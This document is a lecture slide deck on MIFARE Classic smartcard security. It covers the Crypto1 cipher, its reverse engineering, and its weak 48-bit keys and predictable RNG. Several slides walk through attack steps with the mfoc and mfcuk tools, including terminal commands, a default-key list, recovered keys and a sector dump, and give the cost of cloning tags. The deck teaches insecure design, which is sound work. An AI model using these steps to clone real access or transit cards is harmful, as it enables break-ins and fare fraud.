

# SmartCard Security

## MiFare Case

Charles GUILLEMET

---

# Mifare - Disclaimer

Cracking Mifare is


**Illegal**

- The objective is to give an example of bad choices in designing security system
- This research has been done in my freetime





# MIFARE example



# Mifare use

- Widely used
  - Authentication:
    - Vigik system
    - access control
  - Transportation:
    - Oyster card (London)
    - IstanbulKart
    - ...





# Mifare Design

- Designed by NXP (Holland)
  - (old Philips Electronics)
- Use the 14443 Type A for communication
- Cheap circuit (few cents)
- Licensed



# Mifare Design

- « Cryptography »:
  - Invented and maintained by NXP Semiconductor
  - Security by **obscurity**

*This always fails: this time again*



*really?*

- Name of the algorithm: Crypto1
  - More then 4 billions cards produced !  
Several hundreds of millions still used
-





# Mifare Security

- UID read only
  - Mutual Authentication
  - Crypto1 secrecy
  - Hardware only implementation
-


# Mifare Structure

- Sectors of 4  
16-byte blocks (1K)
- 1st block contains  
UID, BCC and Data  
from the manufacturer
- Last block contains  
keys and access rights





# Mifare reversed



- Partially reversed in 2007 by 2 german researchers
    - Crypto1 partially reversed
    - Weakness found
  - 2008 : Radbond university fully reversed
  - NXP tried to stop the disclosure of the article by judicial process
  - The court allowed the disclosure
-

# Mifare fully reversed


- Radboud university published the full specification of Crypto-1 as open source
- Since then, LOT of attacks found






# Mifare Security

- Reverse engineering on the circuit himself
- Acids and microscope



# Mifare security : Crypto1

## Crypto1 Cipher




$$f_a^4 = 0x9E98 = (a+b)(c+1)(a+d) + (b+1)c + a$$

$$f_b^4 = 0xB48E = (a+c)(a+b+d) + (a+b)cd + b$$

Tag IV  $\oplus$  Serial is loaded first, then Reader IV  $\oplus$  NFSR



# Mifare Security



- $N_t, N_r \rightarrow$  nonces picked by tag and reader
- $ks_1, ks_2$  and  $ks_3 \rightarrow$  key stream generated by cipher (96 bits total and 32 bits each).
- $\text{suc}^2(N_t)$  or  $\{Ar\}$  and  $\text{suc}^3(N_t)$  or  $\{At\} \rightarrow$  bijective functions

# Mifare Security

- Keys with only 48 bit of length (Brute-force feasible – with FPGA aprox. 10h to recover one key)

YES : 48 bits

- The LFSR (Linear Feedback Shift Register) used by RNG is predictable (constant initial condition).
    - Each random number only depends of the quantity of clock cycles between: the time when the reader was turned up and the time when the random number is requested.
  - Since an attacker controls the time of protocol, he is able to control the generated random numbers and that way recover the keys from communication.
-



# Mifare Security

- Attacks: Proxmark3
  - Open source Design and Embedded software
- Sniffing
  - Needs a valid card and reader communication
  - Able to retrieve keys of blocks involved
- Replay
- Emulation



# Mifare Security

- Attacks: MF Tools
    - Card only attack
    - MFOC + MFCUK (2009) (DarkSide and Nested)
  - Nested : knowing 1 key !
    - Authenticate to the block with default key and read tag's Nt (determined by LFSR)
    - Authenticate to the same block with default key and read tag's Nt' (determined by LFSR) (this authentication is in an encrypted session)
    - Compute “timing distance” (number of LFSR shifts) Guess the next Nt value, calculate ks1, ks2 and ks3 and try authenticate to a different block.
-



# MIFARE : Attack Steps

- Initially utilize the MFOC tool to test if the card utilize any default keys. (around 1 minute)
  - If the card utilizes any of default keys the MFOC tool will perform the Nested attack utilizing.
  - If the card haven't use any of the default keys, utilize the MFCUK to recover at least one key from any sector of card (few minutes)
-

# MIFARE : Attack Steps

mfoc / libnfc available in official repos

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# nfc-list  
nfc-list use libnfc 1.4.2 (r891)  
Connected to NFC device: ACS ACR122U 00 00 / ACR122U103 - PN532 v1.6 (0x07)  
1 IS014443A passive target(s) was found:  
  ATQA (SENS_RES): [redacted]  
  UID (NFCID1): [redacted]  
  SAK (SEL_RES): [redacted]  
  
root@bt:~#
```



# MIFARE : Attack Steps

- mfoc tries first the default keys

(Most of the time, unused sector have default keys)

```
root@bt: ~  
File Edit View Terminal Help  
  
root@bt:~# time mfoc -0 moj_dump  
Found MIFARE Classic 4K card with uid: [REDACTED]  
[Key: ffffffffffff] -> [.....]  
[Key: a0a1a2a3a4a5] -> [.....X.....]  
[Key: d3f7d3f7d3f7] -> [.....X.....]  
[Key: 000000000000] -> [.....X.....]  
[Key: b0b1b2b3b4b5] -> [.....X.....]  
[Key: 4d3a99c351dd] -> [.....X.....]  
[Key: 1a982c7e459a] -> [.....X.....]  
[Key: aabbccddeeff] -> [.....X.....]  
[Key: 714c5c886e97] -> [.....X.....X.....]  
[Key: 587ee5f9350f] -> [..X.....X.....X.....]  
[Key: a0478cc39091] -> [..X.....X.....X.....X.....]  
[Key: 533cb6c723f6] -> [x.x.....x.....x.....x.....]  
[Key: 8fd0a4f256e9] -> [x.x.....x.....xx..x.....]  
  
Sector 00 - FOUND_KEY [A]   Sector 00 - UNKNOWN_KEY [B]  
Sector 01 - UNKNOWN_KEY [A] Sector 01 - UNKNOWN_KEY [B]  
Sector 02 - FOUND_KEY [A]   Sector 02 - UNKNOWN_KEY [B]
```

# MIFARE : Attack Steps

- mfcuk

```
root@bt:/pentest/rfid/mfcuk-read-only/src# ./mfcuk -C -R 0:A -v 1 -o .dmp

mfcuk - 0.3.3
Mifare Classic DarkSide Key Recovery Tool - 0.3
by Andrei Costin, zveriu@gmail.com, http://andreibcostin.com

INFO: Connected to NFC reader: ACS ACR122U PICC Interface 00 00 / ACR122U103 - PN532 v1.6 (0x07)

INITIAL ACTIONS MATRIX - UID ████████ - TYPE 0x18 (MC4K)
-----
```

Sector	Key A	ACTS	RESL	Key B	ACTS	RESL
0	000000000000	. R	..	000000000000	..	..
1	000000000000	..	..	000000000000	..	..
2	000000000000	..	..	000000000000	..	..
3	000000000000	..	..	000000000000	..	..
4	000000000000	..	..	000000000000	..	..
5	000000000000	..	..	000000000000	..	..
6	000000000000	..	..	000000000000	..	..
7	000000000000	..	..	000000000000	..	..
8	000000000000	..	..	000000000000	..	..
9	000000000000	..	..	000000000000	..	..
10	000000000000	..	..	000000000000	..	..
11	000000000000	..	..	000000000000	..	..
12	000000000000	..	..	000000000000	..	..
13	000000000000	..	..	000000000000	..	..
14	000000000000	..	..	000000000000	..	..
15	000000000000	..	..	000000000000	..	..
16	000000000000	..	..	000000000000	..	..
17	000000000000	..	..	000000000000	..	..
18	000000000000	..	..	000000000000	..	..
19	000000000000	..	..	000000000000	..	..
20	000000000000	..	..	000000000000	..	..
21	000000000000	..	..	000000000000	..	..
22	000000000000	..	..	000000000000	..	..



# MIFARE : Attack Steps

22	000000000000	.	.	.	000000000000	.	.
23	000000000000	.	.	.	000000000000	.	.
24	000000000000	.	.	.	000000000000	.	.
25	000000000000	.	.	.	000000000000	.	.
26	000000000000	.	.	.	000000000000	.	.
27	000000000000	.	.	.	000000000000	.	.
28	000000000000	.	.	.	000000000000	.	.
29	000000000000	.	.	.	000000000000	.	.
30	000000000000	.	.	.	000000000000	.	.
31	000000000000	.	.	.	000000000000	.	.
32	000000000000	.	.	.	000000000000	.	.
33	000000000000	.	.	.	000000000000	.	.
34	000000000000	.	.	.	000000000000	.	.
35	000000000000	.	.	.	000000000000	.	.
36	000000000000	.	.	.	000000000000	.	.
37	000000000000	.	.	.	000000000000	.	.
38	000000000000	.	.	.	000000000000	.	.
39	000000000000	.	.	.	000000000000	.	.

VERIFY:

Key A sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27

Key B sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27

ACTION RESULTS MATRIX AFTER VERIFY - UID ████████ - TYPE 0x18 (MC4K)

Sector	Key A	ACTS	RESL	Key B	ACTS	RESL
0	000000000000	. R	.	000000000000	.	.
1	000000000000	.	.	000000000000	.	.
2	000000000000	.	.	000000000000	.	.
3	000000000000	.	.	000000000000	.	.
4	000000000000	.	.	000000000000	.	.
5	000000000000	.	.	000000000000	.	.
6	000000000000	.	.	000000000000	.	.
7	000000000000	.	.	000000000000	.	.
8	000000000000	.	.	000000000000	.	.

# MIFARE : Attack Steps

```
root@bt: ~  
File Edit View Terminal Help  
00 00 00 00 00  
Block 06, type A, key b3de9843c86d :00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00  
Block 05, type A, key b3de9843c86d :00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00  
Block 04, type A, key b3de9843c86d :00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00  
Block 03, type A, key 533cb6c723f6 :00 00 00 00 00 00 08 77 8f 69 00 00  
00 00 00 00 00  
Block 02, type A, key 533cb6c723f6 :49 4d 00 50 53 42 41 43 46 4e 4e 00  
00 00 00 00 00  
Block 01, type A, key 533cb6c723f6 :30 03 9e ea 01 00 01 00 02 51 9b 2a  
2a a0 00 41 00  
Block 00, type A, key 533cb6c723f6 :■■■■ e4 98 02 00 64 8f 36 13 61 70 34 10  
real    31m10.384s  
user    21m15.004s  
sys     0m17.233s  
root@bt:~#
```



# MIFARE : Attack Steps

- Needed:
    - Tag reader: ~30euros
    - UID writable Mifare Tags (Chinese tag): ~2euros
  - Few minutes
  - Can clone ANY MIFARE classic tag
  - Once the key is discovered, it's possible to read any token within few ms
-

# Mifare use

- **Still** widely used
    - Authentication:
      - Vigik system: **still used**
        - Default keys on unused sector
        - One sector used
- => the key is on the picture
- access control: **still used**



- Transportation:
  - Oyster card (London)
    - **System changed due to fraud**
  - IstanbulKart
    - **System changed due to fraud**





# Mifare - Disclaimer

Cracking Mifare is

Illegal

Security by obscurity always fails

---

# References

Freely inspired from

- Card-Only Attacks on MiFare Classic or How to Steal Your Oyster Card and Break into Buildings Worldwide (Nicolas Courtois)
  - Hacking Mifare Classic Cards (Márcio Almeida)
  - Practical Attacks on the MIFARE Classic by Wee Hon Tan (wht08)
  - proxmark3 : <http://www.proxmark.org/>
  - nfc-tools : <http://nfc-tools.org/>
-